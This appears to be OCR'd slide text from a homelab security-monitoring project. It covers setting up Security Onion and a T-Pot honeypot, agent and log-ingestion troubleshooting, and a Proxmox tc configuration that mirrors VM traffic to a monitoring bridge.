
If you want to check the health of your deployment, check out the Grid interface.

For more coverage of your enterprise, you can deploy the Elastic Agent to endpoints by going to the Downloads page.

What's New

To see all the latest features and fixes in this version of Security Onion, click the upper-right menu and then click the What's New link.

T-Pot Landing Page



12:51 | 12/10/2025

T-Pot 24.04.1

Attack Map

Cyberchef

Elasticvue

Kibana

Spiderfoot


SecurityMeter

T-Pot ReadMe

T-Pot @ Github


Intermittent Reliability Problems

- Connection dropouts
- Log processing failures
- Log ingestion delays
- Agents being knocked offline
- Exploits failing
- Caused by configuration problem




Count	event.dataset	event.category	event.action
31,663	endpoint.events.file	file	creation
27,860	endpoint.events.file	file	deletion
21,048	endpoint.events.process	process	end
17,911	endpoint.events.process	process	start
13,807	endpoint.events.file	file	rename
5,947	endpoint.events.file	file	overwrite
2,134	endpoint.events.registry	registry	modification
1,377	endpoint.events.process	process	already_running
1,307	endpoint.events.network	network	lookup_requested
1,092	endpoint.events.process	process	fork

Items per page: 10 1-10 of 39



Showing 5 agents Clear filters

□	Status	Host	Agent policy
□	Offline	DESKTOP-CTE4LUM	endpoints-initial rev. 9
□	Offline	DESKTOP-OM5F8P4	endpoints-initial rev. 9
□	Offline	DESKTOP-SVVLNUM	endpoints-initial rev. 9
□	Offline	WIN-3GN6O0PS6OM	endpoints-initial rev. 9
□	Offline	DESKTOP-3DTI9IN	endpoints-initial rev. 9




Security Onion - All Logs

2,816,460 documents


□	@timestamp	source.ip	source.port	destination.ip	destination.port
□	Oct 14, 2025 @ 17:33:02.367	-	-	-	-
□	Oct 14, 2025 @ 17:33:02.367	-	-	-	-
□	Oct 14, 2025 @ 17:33:02.367	-	-	-	-
□	Oct 14, 2025 @ 17:33:02.368	-	-	-	-
□	Oct 14, 2025 @ 17:33:02.368	-	-	-	-

Network Configuration Problems

- No packets reaching SOC
- Agents unable to reach SOC
- Degraded log quality
- Eventually resolved



Name ↑	Alternative Names	Type	Active	Autostart	VLAN a...	Ports/Slaves
eno1	enp2s0f0 enx44a84237c926	Network Device	No	No	No	
eno2	enp2s0f1 enx44a84237c927	Network Device	No	No	No	
eno3	enp3s0f0 enx44a84237c928	Network Device	No	No	No	
eno4	enp3s0f1 enx44a84237c929	Network Device	No	No	No	
enp4s0	enx90e2ba3b7586	Network Device	Yes	No	No	
vmbr0		Linux Bridge	Yes	Yes	No	enp4s0
vmbr1		Linux Bridge	Yes	Yes	Yes	
vmbr2		Linux Bridge	Yes	Yes	Yes	



```
iface vmbr1 inet manual
    post-up ip link set $IFACE up

    # --- Clean up any existing qdiscs ---
    post-up tc qdisc del dev $IFACE ingress 2>/dev/null || true
    post-up tc qdisc del dev $IFACE root 2>/dev/null || true

    # --- Mirror ingress (traffic destined for each VM) ---
    post-up tc qdisc add dev $IFACE ingress
    post-up tc filter add dev $IFACE parent ffff: protocol ip flower dst_mac BC:24:11:73:12:B9 action mirred egress mirror dev vmbr2
    post-up tc filter add dev $IFACE parent ffff: protocol ip flower dst_mac BC:24:11:FD:D6:2C action mirred egress mirror dev vmbr2
    post-up tc filter add dev $IFACE parent ffff: protocol ip flower dst_mac BC:24:11:33:16:47 action mirred egress mirror dev vmbr2
    post-up tc filter add dev $IFACE parent ffff: protocol ip flower dst_mac BC:24:11:8D:08:D6 action mirred egress mirror dev vmbr2
    post-up tc filter add dev $IFACE parent ffff: protocol ip flower dst_mac BC:24:11:9F:11:39 action mirred egress mirror dev vmbr2
    post-up tc filter add dev $IFACE parent ffff: protocol ip flower dst_mac BC:24:11:FF:DD:A2 action mirred egress mirror dev vmbr2
    post-up tc filter add dev $IFACE parent ffff: protocol ip flower dst_mac BC:24:11:82:64:5A action mirred egress mirror dev vmbr2
    post-up tc filter add dev $IFACE parent ffff: protocol ip flower dst_mac BC:24:11:84:B8:F8 action mirred egress mirror dev vmbr2


    # --- Mirror egress (traffic from each VM) ---
    post-up tc qdisc add dev $IFACE handle 1: root prio
    post-up tc filter add dev $IFACE parent 1: protocol ip flower src_mac BC:24:11:73:12:B9 action mirred egress mirror dev vmbr2
    post-up tc filter add dev $IFACE parent 1: protocol ip flower src_mac BC:24:11:FD:D6:2C action mirred egress mirror dev vmbr2
    post-up tc filter add dev $IFACE parent 1: protocol ip flower src_mac BC:24:11:33:16:47 action mirred egress mirror dev vmbr2
    post-up tc filter add dev $IFACE parent 1: protocol ip flower src_mac BC:24:11:8D:08:D6 action mirred egress mirror dev vmbr2
    post-up tc filter add dev $IFACE parent 1: protocol ip flower src_mac BC:24:11:9F:11:39 action mirred egress mirror dev vmbr2
    post-up tc filter add dev $IFACE parent 1: protocol ip flower src_mac BC:24:11:FF:DD:A2 action mirred egress mirror dev vmbr2
    post-up tc filter add dev $IFACE parent 1: protocol ip flower src_mac BC:24:11:82:64:5A action mirred egress mirror dev vmbr2
    post-up tc filter add dev $IFACE parent 1: protocol ip flower src_mac BC:24:11:84:B8:F8 action mirred egress mirror dev vmbr2

    # --- Cleanup on shutdown ---
    post-down tc qdisc del dev $IFACE ingress 2>/dev/null || true
    post-down tc qdisc del dev $IFACE root 2>/dev/null || true
```

▶ Conclusion

Goals:

☑ Successfully simulate an environment with network and host visibility

☑ Record evidence of malicious activity on networks/hosts

☑ Perform an investigation based on activity recorded in SOC

☑ Gain practical experience applicable in information security industry